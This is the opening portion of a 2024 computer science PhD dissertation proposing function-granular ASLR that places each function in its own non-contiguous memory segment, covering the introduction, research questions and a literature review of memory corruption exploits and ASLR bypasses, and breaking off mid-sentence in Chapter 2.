Spring 5-2024

Fine-Grained Address Space Layout Randomization Through Non-Contiguous Per-Function Memory Segment Assignment

Andrew Kramer

FINE-GRAINED ADDRESS SPACE LAYOUT RANDOMIZATION THROUGH NON-CONTIGUOUS PER-FUNCTION MEMORY SEGMENT ASSIGNMENT

A dissertation submitted to Dakota State University in partial fulfillment of the requirements for the degree of

Doctor of Philosophy

Computer Science

May 2024

By

Andrew Kramer

Dissertation Committee:

Dr. Yong Wang

Dr. Stephen Krebsbach

Dr. Tom Halverson

Dr. Varghese Vaidyan

Beacom College of Computer and Cyber Sciences

DAKOTA STATE UNIVERSITY

DISSERTATION APPROVAL FORM

This dissertation is approved as a credible and independent investigation by a candidate for the Doctor of Philosophy degree and is acceptable for meeting the dissertation requirements for this degree. Acceptance of this dissertation does not imply that the conclusions reached by the candidate are necessarily the conclusions of the major department or university.

Student Name: Andrew Kramer

Dissertation Title:
Fine-Grained Address Space Layout Randomization Through Non-Contiguous Per-Function Memory Segment Assignment

Graduate Office Verification: DocuSigned by: Brianna Mae Feldhaus F44C8D9E621C417... Date: 04/30/2024

Dissertation Chair/Co-Chair: DocuSigned by: Yong Wang 70AB505BC7B649E... Date: 04/30/2024
Print Name: Yong Wang

Dissertation Chair/Co-Chair: DocuSigned by: Stephen Krebsbach 3D7C49A27237465... Date: 04/30/2024
Print Name: Stephen Krebsbach

Committee Member: DocuSigned by: Tom Halverson B550EF3DC4B5472... Date: 04/30/2024
Print Name: Tom Halverson

Committee Member: DocuSigned by: Varghese Vaidyan 7D0D713978DE43F... Date: 04/30/2024
Print Name: Varghese Vaidyan

Committee Member: _____ Date: _____
Print Name: _____

Committee Member: _____ Date: _____
Print Name: _____

Submit Form Through Docusign Only
or to Office of Graduate Studies
Dakota State University

ACKNOWLEDGMENTS

The dissertation is the result of the support and encouragement of countless friends, family and peers who lifted me up and pushed me forward. I would not be where I am today without each and every one of you.

Thank you first and foremost to my parents, Annie and Alan, who bought me my first computer and tolerated the many long nights spent programming, when I should have been studying. Thank you for pushing me to pursue this passion and for pouring so much love and time and energy into helping me succeed.

Thank you to my partner Jenny, for your unwavering love and support through this process. I wouldn't have made it here without you. I wish you luck and success as you complete your own dissertation, and I will be there to support you in turn.

Thank you to my committee for all of your time and expertise. Yong, thank you for meeting with me so regularly and sharing so much valuable knowledge. Stephen, thank you for building this PhD program and allowing me to test drive it. Tom, thank you for encouraging me to pick this career path, and for believing in me to teach. Varghese, thank you for your help designing my project from the very start.

Finally, thank you to the many friends and peers who have helped me along the way. Thank you to my EH6 crew, you know who you are. The time we spend tinkering, building, hacking, competing, and working on projects together keeps me excited about the work we do. Thank you to Josh, who gave me the gentle nudge I needed to start the PhD process in the first place. Thank you to JT, who helped me explore and refine the original project idea. Thank you to all of my students, through who's projects and

research I am constantly learning new exciting things.

To each and every person who has impacted my life over the last decades, thank you. Your names and good deeds are too numerous to list, but rest assured I remember and appreciate you all. I am here because of you.

ABSTRACT

Address Space Layout Randomization (ASLR) is a popular exploit mitigation provided by most modern operating systems today. ASLR works by randomizing the base address of position-independent code and data segments loaded in memory at run-time in order to make it more difficult for an attacker to guess their locations.

This design choice makes ASLR fast and efficient, but suffers from a major flaw: If an attacker is able to leak any pointer to the randomized memory mapping, they can easily calculate the corresponding base address, and in turn calculate the address of any other code or data in that segment, rendering the protection mechanism entirely useless. In other words, ASLR fails completely in the presence of even a single memory leak vulnerability.


One proposed solution to this problem, commonly referred to as Fine Grained Address Space Layout Randomization (FG-ASLR), is to increase the granularity with which randomization is applied, for instance by randomizing code and data down to the function or basic block level. Many proposals exist, but all suffer from some fatal flaw impacting overall security improvement, load-time performance, run-time performance, memory usage, or disk usage, making them imperfect.

This project proposes a novel FG-ASLR solution utilizing non-contiguous per-function memory segment assignment. This allows code to be randomized at the function level quickly and efficiently, leveraging existing operating system mechanisms, enhancing security without significantly impacting system performance.

DECLARATION

I hereby certify that this dissertation constitutes my own product, that where the language of others is set forth, quotation marks so indicate, and that appropriate credit is given where I have used the language, ideas, expressions or writings of another. I declare that the dissertation describes original work that has not previously been presented for the award of any other degree of any institution.

Signed,



Andrew Kramer

TABLE OF CONTENTS

LIST OF TABLES

LIST OF CODE LISTINGS

LIST OF FIGURES

LIST OF ALGORITHMS

Chapter 1

Introduction

1.1 Problem Statement

Over the last two decades Address Space Layout Randomization (ASLR) has become one of the most popular and widely deployed exploit mitigation technologies available. ASLR may take many forms, but the most popular implementation strategy today involves loading a position-independent binary at a randomized base address so that an attacker cannot predict where the code exists in memory at run-time (Szekeres et al., 2013). This is the case with nearly every modern compiler (GCC, Clang, Visual Studio) and every modern operating system (Windows, OS X, Linux, Android, iOS).

Unfortunately though, this widely deployed form of ASLR suffers from a serious flaw. Because only the base address is randomized, if an attacker is able to leak a single pointer via any type of commonly-occurring vulnerability patterns, they can simply subtract the known offset to discover the randomized base address, making it trivial to calculate the address of any other portion of the code (Szekeres et al., 2013). This defeats the protections promised by ASLR, rendering it useless, allowing the attacker to learn the location of any other useful code or data they need in order to facilitate the exploitation process.

To illustrate this flaw, consider a program with two functions, `main()` and `foo()`, where `main()` calls `foo()`, and `foo()` contains an out-of-bounds read vulnerability which inadvertently leaks the contents of stack memory. In this case, since `main()` called `foo()` there will necessarily be a return address on the stack which points back into the `main()` function at the location immediately following where `foo()` was called. When the stack frame contents are leaked, this return address will now be known to the attacker.

When traditional ASLR is in use, the entire binary image (including `main()` and `foo()` in the `.text` segment) will have been loaded at a randomized base address in memory. However, the binary image itself remains fixed and unchanged, meaning that the although the addresses of `main()` and `foo()` are not strictly predictable they **are** always located at predictable *offsets* from the randomized base address. In other words, although the entire binary image has been shifted to a randomized location in memory, all instructions and data within the binary remain at predictable offsets relative to that initial randomized base address.

We can now see that an attacker who is able to leak a pointer to the randomized memory region (as described above), and who knows what relative offset that pointer references, will be able to trivially calculate the randomized base address at which the binary image was loaded and then trivially calculate the absolute address of any other code or data below it. The initial pointer may be obtained from any number of memory leak vulnerabilities. The offset will almost always be easily obtainable by, for instance, downloading a copy of the target software from the vendor's website or distribution repositories, and disassembling it.

As a demonstration, consider Figure 1.1. In this example, `main()` appears at offset `0x123` from the binary's base and `foo()` appears at offset `0xabc`. We can also see that `main()` calls `foo()` at offset `0x456` in its code, with the next instruction being located at `0x457`. When ASLR is applied, the randomized base address `0x55667788000` is selected. This

means that `main()` will be loaded at the absolute address `0x55667788123` and when it calls `foo()` the return address on the stack will have the value `0x55667788457`. If an attacker's goal is to find the address of `foo()` they can now do so by performing the following steps:

1. Use the memory leak vulnerability to disclose the return address `0x55667788457` from the stack.

2. Subtract the known offset `0x457` (the offset to the next instruction after where `foo()` was called) from that leaked address, giving the randomized base address `0x55667788000`.

3. Add the known offset `0xabc` (`foo()`'s offset in the binary image) to that randomized base address, giving the absolute address `0x55667788abc` where `foo()` exists in memory.




Figure 1.1: Traditional ASLR Example

This presents a serious problem because it completely defeats the security benefits provided by traditional ASLR. Given the relative ease at which memory leak vulnerabilities can be found in large code bases, any reasonably motivated attacker will be able to bypass ASLR using this method.

This problem can be mitigated by taking a more fine-grained approach in the ASLR implementation (i.e. FG-ASLR) however all current FG-ASLR designs require some costly trade-offs, such as complex compiler alterations (Giuffrida et al., 2012), or extensive additional code to bootstrap the randomization process at run-time (Conti et al., 2016). These are clearly impractical. Further, most proposed solutions such as (Conti et al., 2016) still group randomized code block contiguously, meaning that an attacker who is able to leak memory many times from arbitrary addresses (for instance in the context of a web browser exploit) can still search forwards and backwards from a known pointer in order to discover all the other randomized code blocks near by (Snow et al., 2013).

This research proposes a novel form of FG-ASLR in which each function is instead assigned its own unique memory segment, allowing the operating system to automatically apply function granular randomization at load time via existing mechanisms. This approach is potentially advantageous because it requires little to no changes to the program's source-code, minimal changes to the normal compilation process, and very little extra bootstrap code to run when the process is loaded. Additionally, this proposed solution provides increased security over other proposed FG-ASLR implementations because randomized functions are not contiguous in memory, meaning an attacker who is able to leak one function pointer will not be able to easily search around that address to find the others.

It is anticipated that this approach will come at the cost of a slightly increased memory footprint, however this impact will hopefully be negligible in some or all real-world environments and can be further mitigated by grouping some small functions together to more efficiently utilize each memory page with only marginal security sacrifice. Ultimately, it is

anticipated that this novel FG-ASLR solution can be implemented without significantly impacting program or system performance.

1.2 Proposed Solution

Specifically, the goal of this research is to design a tool and process capable of placing each C function in it's own memory segment at run-time, such that all functions are loaded non-contiguously. This may be possible by, for instance, utilizing features of the GNU Compiler Collection (GCC) such as the built-in `-ffunction-sections` option ("Optimize Options (Using the GNU Compiler Collection (GCC))", 2023), or ability to produce raw unlinked object code which can be loaded and linked. These individually packaged function modules will then each be assigned to unique segments by, for instance, using the PHDRS option in a GCC linker-script (Chamberlain, 1994), or by dynamic loading at program start. This design produces a binary who's functions end up loaded in different memory segments at run-time, due to the nature of random memory segment assignment by the operating system. Each segment will be mapped to a unique page, all of which are non-contiguous in memory. This is depicted in Figure 1.2.

This will be designed and implemented using GCC to build ELF executables to run on a Linux platform, but the technique should be broadly applicable to other compilers, binary formats, and operating systems as all of the components and concepts are generalizable.

There are at least two potential problems which could make this proposed solution impractical in practice:

First, allocating a separate memory page for each function within a binary is likely to cause significant memory bloat, especially for large programs like browsers or kernels which may have thousands of unique functions. On a modern Linux system a single memory page occupies 4 KB, meaning that every one thousand functions will require at least 4 MB




Figure 1.2: FG-ASLR Concept

of memory. In this case it would not be unreasonable to think a large program could consume hundreds of megabytes of memory. That said, the cost of memory continues to come down and the amount of memory included on most systems continues to rise, meaning this may be acceptable. Furthermore, memory-bloat can likely be minimized (with some small security sacrifice) by, for instance, packing a few functions into each memory page to cut down on wasted space.

Second, spreading the program's code out over many non-contiguous memory pages may have negative effects on run-time speed due to difficulties at the hardware level related to, for instance, caching and speculative execution. Intuitively it seems like it may present problems for the CPU in efficiently executing the code. Research and experimentation will answer this question.

This research seeks to build such a tool, without compromising in those potential problem areas.

1.3 Research Questions

RQ1. **Can this technique demonstrably be applied to a real software product?**

In order for this new FG-ASLR design to be valid and significant, it must be proven that it can easily be applied to real software (not just toy examples), and that it still performs well and provides increased security in that real software product. In other words, the technique will need to be applied to a piece of software such as a common Linux command line utility, network daemon, or equally prominent piece of software, and the process will need to be documented. Contrived examples are great for demonstrating ideas in a research setting, or proving that an idea is at least worth investigating further, however if this new approach is to be taken seriously in the real world, it must be shown that it really can be used in a real-world setting.

RQ2. **Does this technique introduce any meaningful load-time overhead?**

One of the key problems with some other FG-ASLR designs is that they introduce a significant delay when the program is starting up. This may be acceptable in some circumstances, but in others be such a problem that it makes the system unrealistic to use. For this new design to be effective it must not impose significant load-time delay, or if it does, that the imposed delay is an acceptable trade-off for the increased security it provides, at least in some settings.

RQ3. **Does this technique introduce any meaningful run-time overhead?**

A significant problem with some FG-ASLR implementations is that they require a large amount of processing in the background (to continually move code around in

memory), which introduces a significant run-time penalty, slowing down the application for the duration of its use. If this overhead penalty is great enough, it may make the design completely nonviable in the real world. In order for this design to succeed, it must by shown that it does not add any meaningful run-time slow-down, or if it does that it is an acceptable trade-off for the additional security it provides.

RQ4. **Does this technique introduce any meaningful memory usage overhead?**

One of the major threats to this research project is the potentially large increase in memory usage it will cause at run-time, due to each function being allocated its own unique memory page. Given the nature of the design there is likely no way to completely eliminate memory bloat, however the project needs to show that it can either be limited to the point of being negligible, or that some specific environment exists where memory is abundant enough, and security is important enough, that the trade-off of increased memory usage for increased security is still worth it. This will be absolutely essential to the viability of the research project applied to the real world.

RQ5. **Does this technique introduce any meaningful disk usage overhead?**

Depending on how the proposed solution is implemented, there is a decent chance that the overall size of the program to which it is applied may increase or even decrease, which would affect disk usage either positively or negatively. As storage has become increasingly inexpensive over the last two decades this question poses less of a potential threat to the viability of the proposed solution than the others, however is still worth exploring.

RQ6. **Does this technique make exploitation significantly more difficult than normal ASLR or other proposed FG-ASLR techniques?**

In order for this new FG-ASLR technique to be significant, it must, at a minimum, provide equal or better overall security than existing standard ASLR implementations widely available in most modern operating systems and compilers. If it decreases security compared to the status-quo, that will certainly doom the project. Additionally though, it seems likely that the security offered by this new approach will prove to be better than most currently proposed FG-ASLR solutions as well. As described above in the other research questions, there are many factors to consider and balance, including security, performance, and memory usage, so this approach doesn't necessarily needs to provide better security than every other proposed solution. However it at least needs to be on par, or provide equal security at a lower performance cost than others.

1.4 Dissertation Outline

Over the course of this dissertation, potential designs for the proposed tool will be explored and one will be selected and built. This tool will then be analyzed according to the research questions above, in order to determine if, how, when, and where it may be useful in the real world. This research is documented as follows:

Chapter 1: Introduction describes the problem at hand, proposes a solution, discusses potential threats and problems with that solution, and outlines how the research will be conducted.

Chapter 2: Literature Review presents a comprehensive history of memory corruption exploitation leading up to the introduction of ASLR as a mitigation, and then explores new efforts to enhance that protection by using FG-ASLR instead.

Chapter 3: Research Methodology describes how the research to test and evaluate the proposed solution will be conducted, including how measurements will be taken and how data will be collected.

Chapter 4: System Design explains the details of the proposed solution, from the general design all the way to the specific implementation details, in a manner that would allow a future researcher to reconstruct the final product themselves.

Chapter 5: Evaluation and Results describes how the tool was evaluated and tested, and lays out the results of those tests to show how the proposed solution performed in relation to the research questions.

Chapter 6: Conclusion interprets and explains the results, discusses challenged and limitations identified during the research process, and proposes future work in this area.

1.5 Chapter Summary

This chapter introduced a core problem with traditional Address Space Layout Randomization (ASLR) as it is implemented in most modern operating systems and proposed a solution based on the concept of fine-grained ASLR (FG-ASLR). This chapter then discussed potential advantages and drawbacks of this solution, and proposed research questions to evaluate the efficacy of the proposed tool and its potential for use in the real world. Finally, this chapter gave an outline describing the structure of this research document.

The next chapter will present a comprehensive literature review explaining the history of memory corruption exploitation, the promise and failings of traditional ASLR, and the potential ways that FG-ASLR might be implemented which are being studied today.

Chapter 2

Literature Review

2.1 Memory Corruption Vulnerabilities

Memory corruption conditions in compiled binary software have been known and studied for their security implications since as early as the 1970's. One of the first recorded publications citing memory corruption as a security threat to computer systems was the United States Air Force's 1972 Computer Security Technology Planning Study (Anderson, 1972), which described a variety of bugs in operating system kernels (called "monitors" at the time), which allowed low privileged users to read privileged data or even take control of the operating system kernel by supplying invalid parameters to system call routines. For instance, one function mentioned in this paper meant to copy limited amounts of data from kernel-space to user-space did not in fact verify that the source, destination, or length arguments supplied by the user were sane, allowing the user to read sections of memory they shouldn't have been able to, or even alter sensitive sections of the kernel's own code, leading to arbitrary code execution. This was possible, in part, due to the fact that the target data was loaded at predictable addresses in memory, allowing an attacker to directly reference them.

By the late 1980's one of the most well known memory corruption variants, the stack

buffer overflow, was proved to be exploitable at scale when an enterprising young college student named Robert Morris wrote and released the infamous "Morris Worm", a self-replicating piece of code which spread quickly around the internet by exploiting several unique flaws (Newman, 1990). One of those vulnerabilities, a stack buffer overflow in the Unix "fingerd" daemon, was easily exploitable because all code and data in target machines were loaded at fixed offsets, allowing the worm to cause execution to jump directly into a block of controlled memory, leading to the attacker's code being executed (Seeley, 2007).

Possibly the most prominent paper on the issue of buffer overflow exploitation, titled "Smashing the Stack for Fun and Profit", was published by Elias Levy under the pseudonym "Aleph One" in the 49th edition of the online zine Phrack in 1996 (One, 1996). In this seminal work, Levy clearly laid out the process of exploiting a buffer overflow vulnerability, much like the Morris Worm did, by overwriting a call stack return address record with a pointer to controlled data, leading to arbitrary code execution in the context of the vulnerable process. In this case again, Levy's technique for exploiting the bug requires some a-priori knowledge of the location of code and data in memory, making it possible to reference those addresses directly when performing the attack. As one can see, this is a commonality among published research of the time, a point which we will revisit shortly.

2.2 DEP/NX as an Exploit Mitigation

Additionally though, over the years computer scientists noted that a potential solution to the problem of memory corruption bugs and exploits might be to explicitly mark memory pages as either "executable" or "not executable", thus preventing an attacker from directly executing code which they supplied in non-executable data regions of the programs memory. Support for non-executable memory pages was added to consumer grade x86 CPU's around the turn of the century, with AMD first introducing this feature in

its Athlon64 line (2003), and Intel in their Pentium 4 line (2000) ("HP Data Execution Prevention - White Paper, 2nd Edition C00387685", 2005), however most operating systems were slower to take advantage of this feature at the software level. Microsoft first introduced the feature with Windows XP SP 2, calling it "Data Execution Prevention", or DEP. Linux added support to the mainline kernel beginning in version 2.6.8, calling it simply "No Execute", or NX. With this new protection in place, researchers turned their focus to new methods of exploiting memory corruption bugs which would bypass it.

2.3 DEP/NX Bypass Techniques

Literature describing various methods of bypassing DEP/NX can be found from as early as 2000. For instance, in a short message to the BugTraq mailing list in May of 2006 (Newsham, 2000), Tim Newsham demonstrated a privilege escalation exploit for the Unix "lpset" utility ("lpset(1m) [sunos man page]", 2003) which was capable of bypassing these protections. Instead of jumping directly from the overwritten return address onto the stack, it worked by reusing tiny bits of code from existing functions which resided in executable memory space, chained together by ensuring each ended in a "return" instruction, which called the next code fragment in the chain. Alone, each of these code fragments only took some small, inconsequential action, such as setting a register to a certain value, or popping a number off of the stack, however when combined in sequence they resulted in full control of the target program, even in the presence of DEP/NX. This technique would later be popularized under the name "Return Oriented Programming", or ROP (Shacham et al., 2008), and researched widely. Notably however, this technique still relied on knowledge of the location of code in memory in order to succeed, a recurring theme.

A similar, related technique for bypassing DEP/NX known as "return-to-libc" was documented by researchers around this time as well. One notable early publication on this

subject, titled "The Advanced Return-into-Lib(c) Exploits: PaX Case Study", published in Phrack issue 58 by an author using the pseudonym "Nergal" (Nergal, 2001), showed that an attacker could forge an entire stack-frame on the call stack below the overwritten return address, and then jump to the beginning of a known function in the standard C library. Because the 32-bit x86 calling convention dictates that function arguments be passed on the stack, this allowed for a function to be called with fully controllable parameters, meaning an attacker could take actions such as execute a command shell. Nergal demonstrated that this primitive was powerful enough to circumvent DEP/NX on a variety of operating systems at the time. Again however, this technique depended on the fact that the function being called was loaded at a known, predictable location in memory.

Both of these techniques, ROP and return-to-libc, would go on to be widely researched. Later notable publications on these topics include Shacham's 2007 ACM conference presentation "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)" (Shacham, 2007), Du's 2007 paper "Return-to-Libc Attack Lab" (Du, 2020), and Roemer, et al.'s 2012 paper "Return-Oriented Programming: Systems, Languages, and Applications" (Roemer et al., 2012), all of which further refined and demonstrated their usefulness in circumventing non-executable memory protections.

2.4 ASLR as an Exploit Mitigation

As should be obvious by now though, all of the above techniques depend in part or in whole on being able to predict the addresses of useful code or data in memory at runtime. The original buffer overflow exploits demonstrated by Morris and Levy relied on redirecting execution to the stack at a predictable location. Similarly, even the most advanced ROP and return-to-libc exploits worked only because an attacker could supply the address of a useful function or code snippet in memory, meaning they need knowledge

of its location. This fact led researchers towards the next major advancement in memory corruption exploit mitigation, Address Space Layout Randomization, or ASLR.

The concept of randomization applied to a programs run-time environment had already been suggested and studied, even before the turn of the century. In their 1997 article titled "Building Diverse Computer Systems", published in the "Sixth Workshop on Hot Topics in Operating Systems" (Forrest et al., 1997), Forrest et al., argued that adding some level of randomness into software might help prevent a variety of exploitation techniques, in the same way that natural diversity helps protect plants and animals in nature. Several methods of introducing randomness were discussed, one of which was memory layout randomization. The authors suggested that if important values in memory such as global variables, stack frames, and code were loaded at unpredictable addresses, attackers would find it difficult or impossible to use them in their exploits.

By 2001 the term Address Space Layout Randomization (ASLR) had been coined by the Linux PaX project, when they released one of the first complete implementations for the Linux kernel (Spengler, 2003). This patch allowed the Linux kernel to load all memory mappings for user-space processes at randomized base addresses, effectively breaking all previously discussed exploit techniques. The OpenBSD project was also an early adopter of those protection mechanism, adding it to their operating system in 2003 (de Raadt, 2005).

2.5 ASLR Bypass Techniques

The introduction of ASLR seemed at the time to be an effective solution, at least in concept. An attacker who cannot predict the location of code or data in memory should not be able to reference any piece of it, which in theory at least prevents whole classes of vulnerabilities from being exploited, even with techniques such as ROP or return-to-libc.

Unfortunately however, ASLR did not prove to be the silver bullet it was initially hoped to be. As researchers began examining the problem of memory corruption exploitation in the presence of ASLR, they discovered several serious shortcomings which render it far less effective than initially thought when applied to a real-world environment.

First, ASLR's efficacy depends entirely on the secrecy of the randomized base address. The threat model assumes an attacker will not know this secret value, however in practice any number of seemingly minor memory leak vulnerabilities suddenly become useful because they disclose sensitive information about where the program is loaded in memory. For instance, in a write-up about an exploit for CVE-2010-3654 ("NVD - CVE-2010-3654", 2010), a type confusion bug in Adobe Flash Player, a researcher going by the pseudonym "shahin" demonstrated that it was possible to use the same bug twice, once to bypass ASLR by leaking memory, and then again using that information to achieve full code execution (shahin, 2011). This works because once an attacker is able to obtain any pointer to the program's code segment, they can simply subtract the known offset that pointer references within the code to obtain the randomized base address of the memory map. From there, calculating the address of any other portion of the code is trivial. To be clear, this particular researcher was not the first to develop this technique, but their work is a prime example of its effectiveness. It is worth nothing however, that this technique relies on the fact that only the base address of the binary is randomized, with all code still being loaded at predictable offsets of that base address. This allows an attacker to calculate the base address easily once any pointer has been leaked, and then calculate any other address at a known offset from it.

Another attack, capable of bypassing ASLR in some environments by performing partial overwrites of function pointers and brute-forcing their value, was demonstrated (although not first developed) in 2014 by Marco-Gisbert et al. in their paper "On the Effectiveness of Full-ASLR on 64-bit Linux" (Marco-Gisbert & Ripoll, 2014). This attack relies on

the fact that a fork'ing server, such as a network daemon, will retain the same memory layout for every new connection. As such, an attacker can repeatedly overwrite bytes of the unknown return address value iteratively, one at a time, monitoring the affected process for crashes. Most attempts will result in a crash, however when the process does not crash the attacker knows they have found a valid byte, and can continue to the next. Through this process an attacker may be able to obtain a valid return address value in a short period of time, which can then be used to calculate the base address of the target program, as described above. This effectively defeats ASLR. Again however, this technique relies upon the fact that only the program's base address is randomized. Once the base address is known, all other necessary addresses can be dynamically calculated at predictable offsets of this base address.

2.6 Towards FG-ASLR as an Exploit Mitigation

As one can see, although ASLR is certainly an improvement, most current implementations fail in the face of even a single memory leak vulnerability. Unfortunately memory leak vulnerabilities tend to be common, and are unlikely to go away any time soon, so further improvement is needed. When considering how to solve this inherent flaw in ASLR, one promising idea which has been recently proposed is to increase the granularity at which randomization is applied, such that leaking the address of a single object in memory would not immediately reveal the locations of all of the others as well. This concept has become colloquially known as "Fine Grained ASLR", or sometimes "Function Granular ASLR", leading to the acronym, FG-ASLR.

Again this concept is not new. Research exists from as early as 1992 advocating for high program entropy as a defense. For instance Dr. Frederick B. Cohen, in their paper "Operating System Protection Through Program Evolution" argued that programs could be made more secure and resilient by randomizing the order of instructions to make them

harder for an attacker to predict, a form of FG-ASLR (Cohen, 1993). This design seemingly never took off, as instruction-level randomization introduces many more challenges, however FG-ASLR has picked up steam more recently as the shortcomings of standard ASLR become apparent, and several other variations have been proposed.

As early as the mid 2000's researchers were already beginning to experiment with FG-ASLR designs. For instance, in their 2006 paper "Address Space Layout Permutation (ASLP): Towards Fine-Grained Randomization of Commodity Software", Kil et. al present an implementation which is capable of randomizing existing binaries transparently and without modification (Kil et al., 2006). They accomplish this with a combination of user-space and kernel-space tooling which dynamically parses, shuffles, and rewrites the binary at load time. While this offers great advantage in that no modification of the existing binary is required, it presents a challenge in that significant modification to the kernel and loading mechanisms are required, and significant load-time delay is incurred.

In their 2012 paper "XIFER: A Software Diversity Tool Against Code-Reuse Attacks", Davi et. al proposed a method and tool for achieving FG-ASLR through different means, by disassembling the target application, randomly shuffling its instructions, and patching up jump and call instructions to ensure program semantics were preserved (Davi et al., 2012). This solves the problem of requiring extensive modification to the kernel and program loader, but retains the flaw of significant load-time overhead. A similar paper from Zhan et al. in 2014, titled "Defending ROP Attacks Using Basic Block Randomization" advocated for randomizing program code at the basic-block level (Zhan et al., 2014). In this approach, code would be split up based on the location of branching instructions, and their targets, by creating a control-flow graph and then shuffling the order of each node in memory. This is advantageous over simple instruction order randomization because it requires less computation, but still introduces a significant amount of processing overhead, especially as programs grown in size, which again contributes to load-time delay.

In 2016 Fu et al. suggested applying code randomization at the function level instead. They constructed an implementation dubbed "Bin-FR" which was capable of rewriting existing binaries to reorder their functions and insert NOP padding in between each (Fu et al., 2016). This technique showed promise as it could be used to protect programs which had already been compiled, and introduced almost no run-time overhead, however may not be realistic to implement at scale due to the need to create a unique version of the compiled program for each end user. This imposes a large amount of processing overhead cost on the software distributor, and invalidates the use of cryptographic signatures to verify the program's authenticity. An ideal FG-ASLR design should not add these complications. A similar approach was proposed by Gupta (Gupta et al., 2013) in their paper and custom tool "Marlin", however this system shares the same inherent flaws as "Bin-FR".

Recent proposals for FG-ASLR have focused on randomizing code at the function level, but generally perform the randomization steps at program load-time rather than statically in the binary itself. This adds a time delay penalty as the program starts, however fixes both problems mentioned above, allowing software distributors to simply share one version of the program, and to include cryptographic signatures. As an example, in June of 2020 Kristen Accardi of Intel submitted a patch to the Linux kernel developers which implements FG-ASLR in the kernel (Accardi, 2020). Their design is loosely based on another earlier design called Selfrando (Conti et al., 2016), and randomizes code at the function level as the operating system is booting. In practice, this introduces an additional bootup delay of a few seconds, but significantly increases the entropy of the system overall. Testing from Phoronix shows, on average, a small run-time performance penalty as well, however likely not enough to invalidate its usefulness (Larabel, 2020). Overall this FG-ASLR proposal appears to have been received positively by the Linux kernel developers (Kees Cook [@kees_cook], 2021), and may be included in the main-line release soon. Other similar load-time FG-ASLR systems have been proposed as well (Nurmukhametov et al., 2018).

That said, security researchers are already sounding the alarm that this *particular* FG-ASLR design, while efficient, may not actually increase security enough to justify even the small performance penalty. In a blog post write-up about a CTF challenge from hxpCTF 2020 involving this new Linux kernel FG-ASLR design (Midas, 2021), a researcher going by the pseudonym "Midas" described the process of writing an exploit which bypasses it completely. Midas states that this implementation "still suffers from weaknesses", and then provides a proof of concept exploit capable of bypassing it by abusing a memory leak many, many times in quick succession in order to map out the objects in memory their exploit requires. It's worth noting that this is the same technique described by earlier researchers such as Marco-Gisbert et al (Marco-Gisbert & Ripoll, 2014), and is the apparent reason that the Selfrando (Conti et al., 2016) FG-ASLR implementation was ultimately removed from the Tor Browser main-line release in 2019 (Koppen, 2019). The design flaw exploited here, which makes this particular FG-ASLR design less effective, is that the randomized functions are still located contiguously in memory. This means that an attacker who is able to leak a single code pointer and then read from many arbitrary memory addresses will still be capable of identifying other randomized code in memory, by searching above or below that pointer nearby in memory.

As such, it is apparent that FG-ASLR may yet still prove to be a valuable concept, however more work is needed in order to design and implement a design variation which truly increases security without making significant sacrifices in the areas of software distribution complexity, load-time overhead, run-time overhead, or memory overhead. Specifically, FG-ASLR utilizing non-contiguous memory segments appears to be a promising design variation, as it may help thwart the attacks demonstrated by Midas (Midas, 2021) and Marco-Gisbert et al (Marco-Gisbert & Ripoll, 2014), as well as those demonstrated against Selfrando (Conti et al., 2016). These problems are all rooted in the same design flaw, contiguous program memory, meaning that a non-contiguous memory design would likely be advantageous. The novel FG-ASLR solution proposed in this research study has

